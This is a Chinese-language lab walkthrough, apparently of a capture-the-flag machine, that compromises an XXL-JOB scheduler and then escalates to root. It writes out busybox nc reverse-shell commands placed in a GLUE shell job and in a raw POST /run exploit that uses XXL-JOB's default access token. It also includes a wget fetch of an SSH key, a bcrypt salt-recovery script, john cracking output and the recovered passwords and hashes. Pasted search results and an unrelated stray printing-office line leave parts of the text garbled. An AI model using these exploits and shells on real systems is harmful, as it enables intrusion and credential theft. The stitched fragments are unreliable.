admin: Mhrdomhs1sm
```



登录成功。

新增一个任务：

新增

基础配置

执行器*	通用执行器 Sample	任务描述*	test
负责人*	test	报警邮件*	请输入报警邮件, 多个邮件地址则逗号分隔

调度配置

调度类型*	CRON	Cron*	0 0 * * ?
-------	------	-------	-----------

任务配置

运行模式*	GLUE(Shell)	JobHandler*	请输入JobHandler
任务参数*	请输入任务参数		

高级配置

路由策略*	第一个	子任务ID*	请输入子任务的任务ID,如存在多个则逗号分隔
调度过期策略*	忽略	阻塞处理策略*	单机串行

当然，像前面打内存马也是没有问题的，但是打内存马对版本有要求。我这里选最简单的直接 shell：

添加成功之后多了一个：

任务管理

任务ID	任务描述	调度类型	运行模式	负责人	状态	操作
4	test	CRON: 0 0 0 * * ?	GLUE(Shell)	test	STOP	<button>操作</button>
1	示例任务01	CRON: 0 0 0 * * ? *	BEAN: demoJobHandler	XXL	STOP	<button>操作</button>

任务管理

每页 10 条记录

任务ID	任务描述	调度类型	运行模式	负责人	状态	操作
4	test	CRON: 0 0 0 * * ?	GLUE(Shell)	test	STOP	<button>操作</button>
1	示例任务01	CRON: 0 0 0 * * ? *	BEAN: demoJobHandler	XXL	STOP	<button>执行一次</button> <button>查询日志</button> <button>注册节点</button> <button>下次执行时间</button>

第 1 页 (总共 1 页, 2 条记录)

上一页 下一页

GLUE IDE →

进入编辑：

原代码是这样的：

WebIDE 【GLUE(Shell)】 test

```
1 #!/bin/bash
2 echo "xxl-job: hello shell"
3
4 echo "脚本位置: $0"
5 echo "任务参数: $1"
6 echo "分片序号 = $2"
7 echo "分片总数 = $3"
8
9 echo "Good bye!"
10 exit 0
11 |
```

改一下：

```

1#!/bin/bash
2busybox nc 192.168.137.191 8888 -e /bin/bash
3

```

回到这个地方：

任务ID	任务描述	调度类型	运行模式	负责人	状态	操作
4	test	CRON: 0 0 0 * * ?	GLUE(Shell)	test	STOP	操作
1	示例任务01	CRON: 0 0 0 * * ?	BEAN: demoJobHandler	XXL	STOP	操作

执行一次
查询日志
注册节点
下次执行时间

GLUE IDE

启动
编辑

点击执行一次：

在调度日志可以看到执行成功：

```

2025-10-31 04:37:02 [com.xxl.job.core.thread.JobThread#run]-[134]-[xxl-job, JobThread-4-1761899822049]
----- xxl-job job execute start -----
----- Param:
2025-10-31 04:37:02 [com.xxl.job.core.handler.impl.ScriptJobHandler#execute]-[82]-[xxl-job, JobThread-4-1761899822049] ----- script file:/data/applogs/xxl-job/jobhandler/gluesource/4_1761899710000.sh ---

```

```

[root@kali ~]# nc -lvpn 8888
listening on [any] 8888 ...
connect to [192.168.137.191] from (UNKNOWN) [192.168.137.170] 39470

```

```

[root@kali ~]# nc -lvpn 8888
listening on [any] 8888 ...
connect to [192.168.137.191] from (UNKNOWN) [192.168.137.170] 39470
python3 -c 'import pty;pty.spawn("/bin/bash");'
<samples/xxl-job-executor-sample-springboot/target$ whoami
whoami
welcome
<samples/xxl-job-executor-sample-springboot/target$'

```

好像不是很稳定。

多试几次，或者直接写公钥：

```
cd /home/welcome  
mkdir .ssh  
cd .ssh  
wget http://192.168.137.191/authorized_keys
```

好几次都不行，要拼手速：

```
[root@kali]# python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...  
192.168.137.192 - - [31/Oct/2025 05:22:15] "GET /authorized_keys HTTP/1.1" 200 -
```

看来是成功写入了：

```
[root@kali]# ssh welcome@192.168.137.192 -i /root/id_rsa  
Warning: Identity file /root/id_rsa not accessible: No such file or directory.  
Linux Hacked 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Oct 31 05:24:22 2025 from 192.168.137.191  
welcome@Hacked:~$
```

成功登录。

```
welcome@Hacked:~$ ls  
passwd.txt user.txt  
welcome@Hacked:~$ cat passwd.txt  
welcome:$2b$05$x4ua3Nq1hT4HaGIaGH7xs0lcxHaAY1bQb/DLwzGwaqqr571cUyYUG  
welcome@Hacked:~$
```

得到 user shell 的方法二：（感谢夜东从的贡献）



nuclei xxljob

AI 模式 全部 图片 视频 购物 新闻 短视频 更多 工具

显示的是以下查询字词的结果： nuclei xxl job

仍然搜索： nuclei xxljob



GitHub

<https://github.com/projectdiscovery/nuclei-templates/issues/8523> · 翻译此页 · :

XXL-JOB 默认accessToken 认证绕过漏洞 #8523

2023年11月2日 — XXL-JOB 默认accessToken 认证绕过漏洞 Nuclei Template: id: xxl-job-executor-default-token info: name: xxl-job executor use default token

<https://github.com/projectdiscovery/nuclei-templates/issues/8523>

C ⌂ ⌂ https://github.com/projectdiscovery/nuclei-templates/issues/8523

知 首页 - 知乎 Microsoft Bing 搜索 - 国... GitHub Shodan 清华大学开源软件... SourceForge - Dow... Coursera | Online C... md5 在线解密破解

XXL-JOB 默认accessToken 认证绕过漏洞 #8523
Closed #8642

```
requests:
- raw:
  # linux
  |
  POST /run HTTP/1.1
  Host: {{Hostname}}
  Accept-Encoding: gzip, deflate
  Accept: */*
  Accept-Language: en
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 S...
  Content-Type: application/json
  Xxl-Job-Access-Token: default_token
  Content-Length: 396

  {
    "jobId": {{rand_int(1000)}},
    "executorHandler": "demoJobHandler",
    "executorParams": "demoJobHandler",
    "executorBlockStrategy": "COVER_EARLY",
    "executorTimeout": 0,
    "logId": 1,
    "logDateTime": 1586629003729,
    "glueType": "GLUE_SHELL",
    "glueSource": "ping {{interactsh-url}}",
    "glueUpdateTime": 1586699003758,
    "broadcastIndex": 0,
    "broadcastTotal": 0
  }

  # win
  |
  POST /run HTTP/1.1
  Host: {{Hostname}}
  Accept-Encoding: gzip, deflate
  Accept: */*
```

```
POST /run HTTP/1.1
Host: {{Hostname}}
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: application/json
Xxl-Job-Access-Token: default_token
Content-Length: 396

{
    "jobId": {{rand_int(1000)}},
    "executorHandler": "demoJobHandler",
    "executorParams": "demoJobHandler",
    "executorBlockStrategy": "COVER_EARLY",
    "executorTimeout": 0,
    "logId": 1,
    "logDateTime": 1586629003729,
    "glueType": "GLUE_SHELL",
    "glueSource": "ping {{interactsh-url}}",
    "glueUpdatetime": 1586699003758,
    "broadcastIndex": 0,
    "broadcastTotal": 0
}
```

修改一下：

```
POST /run HTTP/1.1
Host: 192.168.137.209:9999
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: application/json
Xxl-Job-Access-Token: default_token
Content-Length: 396

{
    "jobId": 0,
    "executorHandler": "demoJobHandler",
    "executorParams": "demoJobHandler",
    "executorBlockStrategy": "COVER_EARLY",
    "executorTimeout": 0,
    "logId": 1,
    "logDateTime": 1586629003729,
    "glueType": "GLUE_SHELL",
    "glueSource": "busybox nc 192.168.137.132 8888 -e /bin/bash",
    "glueUpdatetime": 1586699003758,
    "broadcastIndex": 0,
    "broadcastTotal": 0
}
```

The screenshot shows a browser-based debugger interface with two panes: Request and Response.

Request:

```

1 POST /run HTTP/1.1
2 Host: 192.168.137.209:9999
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/80.0.3987.132 Safari/537.36
7 Content-Type: application/json
8 Xxl-Job-Access-Token: default_token
9 Content-Length: 391
0
{
  "jobId": 0,
  "executorHandler": "demoJobHandler",
  "executorParams": "demoJobHandler",
  "executorBlockStrategy": "COVER_EARLY",
  "executorTimeout": 0,
  "logId": 1,
  "logDateTime": 1586629003729,
  "glueType": "GLUE_SHELL",
  "glueSource": "busybox nc 192.168.137.132 8888 -e /bin/bash",
  ...
}

```

Response:

```

1 HTTP/1.1 200 OK
2 content-type: text/html; charset=UTF-8
3 content-length: 28
4 connection: keep-alive
5
6 {"code": 200, "msg": "Success"}

```

发送之后得到shell:

```

└─[root@kali]─[~/home/kali/targets]
# nc -lvpn 8888
listening on [any] 8888 ...
connect to [192.168.137.132] from (UNKNOWN) [192.168.137.209] 40956

```

提权:

目前得到了一串hash:

```
welcome:$2b$05$x4ua3Nq1hT4HaGIaGH7xs0lcxHaAY1bQb/DLwzGwaqqr571cUyYUG
```

根据头部特征，这个是 bcrypt hash:

\$salt)*	
30420 DANE RFC7929/RFC8162 SHA2-256 *	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df
30500 md5(md5(\$salt).md5(md5(\$pass))) *	e13bb4b8e5a98db7277df344aa3363cf:28945624531
30600 bcrypt(sha256(\$pass)) / bcryptsha256 *	\$2b\$10\$FxDtpTNal303lCwtd6LFO2U6Gc63VJ07qycHcfqbQQ71Gh0/qSz
30601 bcrypt(HMAC-SHA256(\$pass))	\$bcrypt-sha256\$v=2,t=2b,r=12\$KSOjON/diJR86a00N5q61.\$AmWZucQuHk13FGkQWhgMeiFbfm2GCy
30700 Anope IRC Services (enc_sha256) *	sha256:ab67666e1f91cd38c0ab5bee9c8d2132eca7460354477109a739d4e735b14131:47bcfd0d573653943231df07445da774e5
30901 Bitcoin raw private key (P2PKH), compressed 33 *	14Fqy5AGRehazZ4NLzxFWy2E4B1NFdH9Ut
30902 Bitcoin raw private key (P2PKH), uncompressed 34 *	12sLRz1TKPZurKCwVqeT5FkW3Y7usipPbZ
30903 Bitcoin raw private key (P2WPKH, Bech32), compressed 35 *	bc1q926ca6n7wz7gm2gfd8xc5p0vu687ngvnknpx74
30904 Bitcoin raw private key (P2WPKH, Bech32), uncompressed 36 *	bc1qq6samcuksd2f6sc48eu3lka87zp33vfud0p0t

国内版 国际版

Bing



bcrypt

0

网页

图片

视频

学术

词典

地图

更多

约 121,000 个结果



博客园

https://www.cnblogs.com/hnzhengfy/JMZDS_Bcrypt

[Bcrypt 简介与加密和验证示例【加密知多少系列 8】 - 橙子 ...](#)

2025年7月31日 · ○、简介 Bcrypt 是一种基于 Blowfish 加密算法的单向哈希函数，专为密码存储设计。它通过随机盐值（salt）和可调节的工作因子（cost factor）实现高安全性，是目前主流的密码哈希算 ...

其他用户还搜索过

[bcrypt 在线解密](#)

[bcrypt 解密](#)

[bcrypt NPM](#)

[bcrypt python](#)

[bcrypt java](#)

[bcrypt 读音](#)



稀土掘金

<https://juejin.cn/post/>

[最安全的hash 算法 - Bcrypt](#)

Bcrypt 是一种基于 Blowfish 的密码哈希函数，它使用 salt 和 cost 来增强安全性，可以防止彩虹表攻击和暴力破解攻击。本文介绍了 Bcrypt 的原理、优缺点和应用场景，并提供了 ...



[Bcrypt 的原理](#)

[Bcrypt 的优缺点](#)

[为什么不选用 md5 或其他 has...](#)

[Bcrypt 的](#) >

O、简介

Bcrypt 是一种基于 Blowfish 加密算法的单向哈希函数，专为密码存储设计。它通过随机盐值（salt）和可调节的工作因子（cost factor）实现高安全性，是目前主流的密码哈希算法之一。

核心原理：

- **随机盐值（Salt）**：每次加密时生成一个随机盐值（16 字节），与密码混合后生成哈希值。确保相同密码生成不同哈希值，防止彩虹表攻击（Rainbow Table Attack）。
- **可调节的工作因子（Cost Factor）**：通过调整工作因子（log2：迭代次数），控制哈希计算的复杂度。范围通常为 4~31（默认 10），值越大，计算时间越长，安全性越高。计算公式：迭代次数 = 2^{cost} （例如 cost=12 表示 4096 次迭代）。增加了暴力破解的时间成本，适应硬件性能提升。
- 基于 Blowfish 的密钥扩展：大概流程，首先将密码和盐值组合，生成 EksBlowfish 密钥（Expensive Key Schedule）。对固定字符串 "OrpheanBeholderScryDoubt" 进行多次 Blowfish 加密（根据工作因子决定迭代次数）。最终生成哈希值（60 字符的固定格式字符串）。

这个 Bcrypt 是密码+salt 加密的，上面给出的 hash 是五轮 hash 加密。

一、Bcrypt有四个变量：

1. saltRounds: 正数，代表hash杂凑次数，数值越高越安全，默认10次。
2. myPassword: 明文密码字符串。
3. salt: 盐，一个128bits随机字符串，22字符
4. myHash: 经过明文密码password和盐salt进行hash，个人的理解是默认10次下，循环加盐hash10次，得到myHash

每次明文字符串myPassword过来，就通过10次循环加盐salt加密后得到myHash，然后拼接BCrypt版本号+salt盐+myHash等到最终的bcrypt密码，存入数据库中。

这样同一个密码，每次登录都可以根据自省业务需要生成不同的myHash，myHash中包含了版本和salt，存入数据库。

二、bcrypt密码图解：



运行 sudo -l 看看有没有东西：

```
passwd.txt user.txt
welcome@Hacked:~$ sudo -l
Matching Defaults entries for welcome on Hacked:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Hacked:
    (root) NOPASSWD: /opt/hash_system/hash_passwd.py
welcome@Hacked:~$
```

当前用户可以免密码运行：

```
sudo /opt/hash_system/hash_passwd.py
```

运行发现需要输入密码：

```
welcome@Hacked:~$ sudo /opt/hash_system/hash_passwd.py
Enter Password> █
```

随便输入一个内容，会有一个hash输出。结合前面用户目录下的 passwd.txt，这个就是提权点。要找到 root 的密码。

但是有 salt，这里不好处理。

这里限制了输入：

bcrypt有多少位限制?

已完成思考

bcrypt 对输入的密码（或待哈希的原始数据）有明确的**长度限制：最多处理前 72 字节**，超过 72 字节的部分会被**自动截断**（不会影响哈希计算，但超出部分不参与运算）。

关键细节说明：

1. 限制单位是“字节”，而非“字符”

由于字符编码的差异（如 UTF-8 中，中文 / 特殊符号可能占 2-4 字节，英文 / 数字占 1 字节），实际可输入的“字符数”会因字符类型不同而变化：

- 纯英文 / 数字：最多 72 个字符（1 字节 / 字符）。
 - 中文 (UTF-8)：最多 24 个字符（3 字节 / 字符 $\lceil \frac{72}{3} \rceil = 24$ ）。
 - 混合字符：总字节数不超过 72 即可（例如 36 个英文字母 + 12 个中文： $36 \times 1 + 12 \times 3 = 72$ 字节）。

发消息或输入 / 选择技能

验证方式

可通过代码测试（以 Python 为例）：

```
python ^

import bcrypt

# 生成超过72字节的密码（例如73个'a'，UTF-8中1字节/个）
password_long = 'a' * 73
password_short = 'a' * 72

# 哈希计算
salt = bcrypt.gensalt()
hash_long = bcrypt.hashpw(password_long.encode('utf-8'), salt)
hash_short = bcrypt.hashpw(password_short.encode('utf-8'), salt)

print(hash_long == hash_short) # 输出 True（两者哈希结果相同）
```

结果会显示 `True`，证明超过 72 字节的部分被截断，不影响哈希结果。

总结

~~bcrypt 会自动忽略输入字符串前 72 字节，超出部分无效。在实际应用中，重注音标识的字符串（如北向字符）并~~

这个 `bcrypt` 实际上有 72 字节的限制，无论你输入多少，它和 `salt` 组合之后只会处理前面 72 字节。那如果需要知道 `salt` 值，最好的方法就是逐个爆破。

这里可以知道条件有：

- 1、hash 经过 `(password + salt)`，五轮加密输出。
- 2、输入总长 ≤ 30 。
- 3、输入总长的字节 ≤ 72 。

那我构造 71 字节就可以得到 `salt` 的第一位，

构造 70 字节就可以得到 `salt` 的第二位，

依此类推。

首先分别找到 1 字节、2 字节、3 字节的字符。为什么要到 3 而不是 2， $30x \leq 72 \leq 30y$ ，明显 y 要到 3。

很好理解，贴出我以前给别人说过的通俗解释。



西柚范特西 LVE

我跟论坛的大神私聊过了，实际上利用bcrypt^o的局限性来破解，bcrypt最大是72位，但是这里限制输入大于0小于等于30为，所以可以输入密码在30位以内，但是这30位以内的这个password必须转化位71位字节，留空最后一位，等于爆破出来盐值的第一位，然后以此类推爆破完全部。相当于如果我输入了10个x和10个y，一个x占4字节，一个y占1字节，那我输入的这个密码就是50字节，爆破不出来，如果我输入15个x和11个y，那就是71个字节，最后那个字节就是盐值的第一个字符，比如爆破出来S，那后面就是15个x和10个y再加一个S，再爆破第二位，如此爆破下去。希望对up主有帮助。（PS：这里不是base64^o编码，是bcrypt编码，up主最后的方向错了。看hash头可以判断，bash64编码不会出现\$）

2022-11-13 17:50  2  回复



HK_jack01010110 Lv5 UP 感谢 我在研究一下 这个确实有点难度了 再次感谢



2022-11-13 23:55



西柚范特西 回复 @HK_jack01010110 :不客气，我也是用这个思路写脚本跑出来的。

2022-11-14 01:09

我选的字符分别是：

a=1

✓=3

现在构造几个，用于爆破 salt；

70:

69:

68:

67:

U.S. GOVERNMENT PRINTING OFFICE: 1913, 1250 COPIES.

66:

65:

写个脚本辅助生成新的字典用于爆破 salt：

```
import string

def generate_password_dict():
    # 获取用户输入的密码
    password = input("请输入基础密码: ")

    # 定义要添加的字符集: 1-9、a-z、A-Z
    numbers = string.digits[1:]  # 1-9 (排除0)
    lowercase = string.ascii_lowercase  # a-z
    uppercase = string.ascii_uppercase  # A-Z

    # 合并所有字符
    all_chars = numbers + lowercase + uppercase

    # 生成所有可能的组合并写入文件
    with open("dir.txt", "w", encoding="utf-8") as f:
        for char in all_chars:
            # 在密码后添加当前字符
            new_password = password + char
            # 写入文件, 每个结果一行
            f.write(new_password + "\n")

    print(f"已生成字典文件 dir.txt, 共包含 {len(all_chars)} 条记录")

if __name__ == "__main__":
    generate_password_dict()
```

这里意思很简单，根据前面在 hash_passwd 里面输入的内容再次在这里输入，加上单独一位 salt 的爆破之组成密码去爆破。

先来试一下 salt 的第一位：

```
Enter Password> ✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á  
[+] Hash: $2b$05$6JtbwVyYDkI8nrCh1M089.emwPkQNDtZN5FC10RjxtfENBr9gC9jG  
welcome@Hacked:~$
```

```
└─(root㉿kali)-[/home/kali/targets/tmp]  
└─# cat hash  
$2b$05$6JtbwVyYDkI8nrCh1M089.emwPkQNDtZN5FC10RjxtfENBr9gC9jG  
  
└─(root㉿kali)-[/home/kali/targets/tmp]  
└─# python dir_gen.py  
请输入基础密码: ✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á  
已生成字典文件 dir.txt, 共包含 61 条记录  
  
└─(root㉿kali)-[/home/kali/targets/tmp]  
└─# cat dir.txt  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á1  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á2  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á3  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á4  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á5  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á6  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á7  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á8  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á9  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áa  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áb  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ác  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ád  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áe  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áf  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ág  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áh  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ái  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áj  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ák  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ál  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ám  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓án  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áo  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áp  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓áq  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓ár
```

```
└─(root㉿kali)-[/home/kali/targets/tmp]  
└─# john -w=./dir.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 32 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á  
1g 0:00:00:00 DONE (2025-10-31 10:49) 20.00g/s 720.0p/s 720.0c/s 720.0C/s ✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓✓á  
Use the "-show" option to display all of the cracked passwords reliably  
Session completed.
```

得到 salt 的第一位 n。

```
welcome@Hacked:~$ sudo /opt/hash_system/hash_passwd.py
Enter Password> ██████████████████████████████████████a
[+] Hash: $2b$05$19oVIU7Fu7gjqKr5g4osB.p.iL20TWUBxfCcRX9qEcFVq0cXaTLr0
welcome@Hacked:~$
```

```
[root@kali]~# ./john -w=./dir.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
.....anu (?)
1g 00:00:00:00 DONE (2025-10-31 10:53) 20.00g/s 720.0p/s 720.0c/s 720.0C/s ..anA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

第二位 u。

```
[root@kali]# vim hash
```

```
[root@kali]~# cat dir.txt
```

第三位 m。

```
[root@kali]# vim hash  
[root@kali]# python dir_gen.py  
请输入基础密码: ///////////////////////////////ánum  
已生成字典文件 dir.txt, 共包含 61 条记录  
[root@kali]# cat dir.txt  
/////////////////////////////ánum1  
/////////////////////////////ánum2  
/////////////////////////////ánum3  
/////////////////////////////ánum4  
/////////////////////////////ánum5  
/////////////////////////////ánum6  
/////////////////////////////ánum7  
/////////////////////////////ánum8  
/////////////////////////////ánum9  
/////////////////////////////ánuma  
/////////////////////////////ánumb  
/////////////////////////////ánumc  
/////////////////////////////ánumd  
/////////////////////////////ánume  
/////////////////////////////ánumf  
/////////////////////////////ánumg  
/////////////////////////////ánumh  
/////////////////////////////ánumi  
/////////////////////////////ánumj
```



```
[root@kali]# john -w=./dir.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 32 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
/////////////////////////////ánumb (?)  
1g 0:00:00:00 DONE (2025-10-31 10:56) 25.00g/s 900.0p/s 900.0c/s 900.0/s ///////////////////////////////ánum1../////////////////////////////ánumA  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

第四位 b。

```
[root@kali]# python dir_gen.py  
请输入基础密码: ///////////////////////////////anumb  
已生成字典文件 dir.txt, 共包含 61 条记录  
[root@kali]# john -w=./dir.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 32 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
/////////////////////////////anumbe (?)  
1g 0:00:00:00 DONE (2025-10-31 10:59) 33.33g/s 1200p/s 1200c/s 1200C/s ///////////////////////////////anumb1../////////////////////////////anumbA  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

第五位 e。

```
[root@kali]~[/home/kali/targets/tmp]
# python dir_gen.py
请输入基础密码: ///////////////////////////////numbe
已生成字典文件 dir.txt, 共包含 61 条记录

[root@kali]~[/home/kali/targets/tmp]
# john -w=./dir.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
///////////////////number (?)
1g 0:00:00:00 DONE (2025-10-31 11:01) 20.00g/s 720.0p/s 720.0c/s 720.0C/s ///////////////////////////////numbe1../////////////////////////////numbeA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

第六位 r。

```
[root@kali]~[/home/kali/targets/tmp]
# python dir_gen.py
请输入基础密码: ///////////////////////////////ánumber
已生成字典文件 dir.txt, 共包含 61 条记录

[root@kali]~[/home/kali/targets/tmp]
# john -w=./dir.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
///////////////////ánumber1 (?)
1g 0:00:00:00 DONE (2025-10-31 11:03) 20.00g/s 720.0p/s 720.0c/s 720.0C/s ///////////////////////////////ánumber1../////////////////////////////ánumberA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

第七位 1。

```
[root@kali]~[/home/kali/targets/tmp]
# python dir_gen.py
请输入基础密码: ///////////////////////////////anumber1
已生成字典文件 dir.txt, 共包含 61 条记录

[root@kali]~[/home/kali/targets/tmp]
# john -w=./dir.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-10-31 11:05) 0g/s 1525p/s 1525c/s 1525C/s ///////////////////////////////anumber1B../////////////////////////////anumber1Z
Session completed.
```

没有输出，那这里就得到了完整的 salt 值。

number1

现在缺少一个 密码：

password + number1

生成一个新的字典：

```
sed 's/$/number1/' /usr/share/wordlists/rockyou.txt > newrockyou.txt
```

```
[root@kali]# sed 's/$/number1/' /usr/share/wordlists/rockyou.txt > newrockyou.txt  
[root@kali]# ls  
dir_gen.py  dir.txt  hash  newrockyou.txt
```

爆破前面 welcome 目录下的hash:

```
john -w=newrockyou.txt hash
```

用时 8 分钟。

```
[root@kali]# john -w=newrockyou.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 32 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
youare.number1  (?)  
1g 0:00:08:48 DONE (2025-10-31 11:18) 0.001893g/s 4875p/s 4875c/s 4875C/s youare6number1..youandwhosearmynumber1  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

得到了密码:

```
youare.number1
```

```
welcome@Hacked:~$ su root  
Password:  
root@Hacked:/home/welcome#
```

```
root@Hacked:/home/welcome# cd  
root@Hacked:~# cat /root/root.txt /home/welcome/user.txt  
flag{root-52cb493f95d6db47d2d333a5527cb3f8}  
flag{user-7b779bef08d8b7feb16e99cb8aaa0cee}  
root@Hacked:~#
```

当然，如果你运气足够好，输入1作为密码破解hash，也是可以得到 salt 的。

```
[root@kali]# grep -R '1number1' /usr/share/wordlists/rockyou.txt  
1number1  
a1number1  
1number1Boy
```

还能节省很多时间。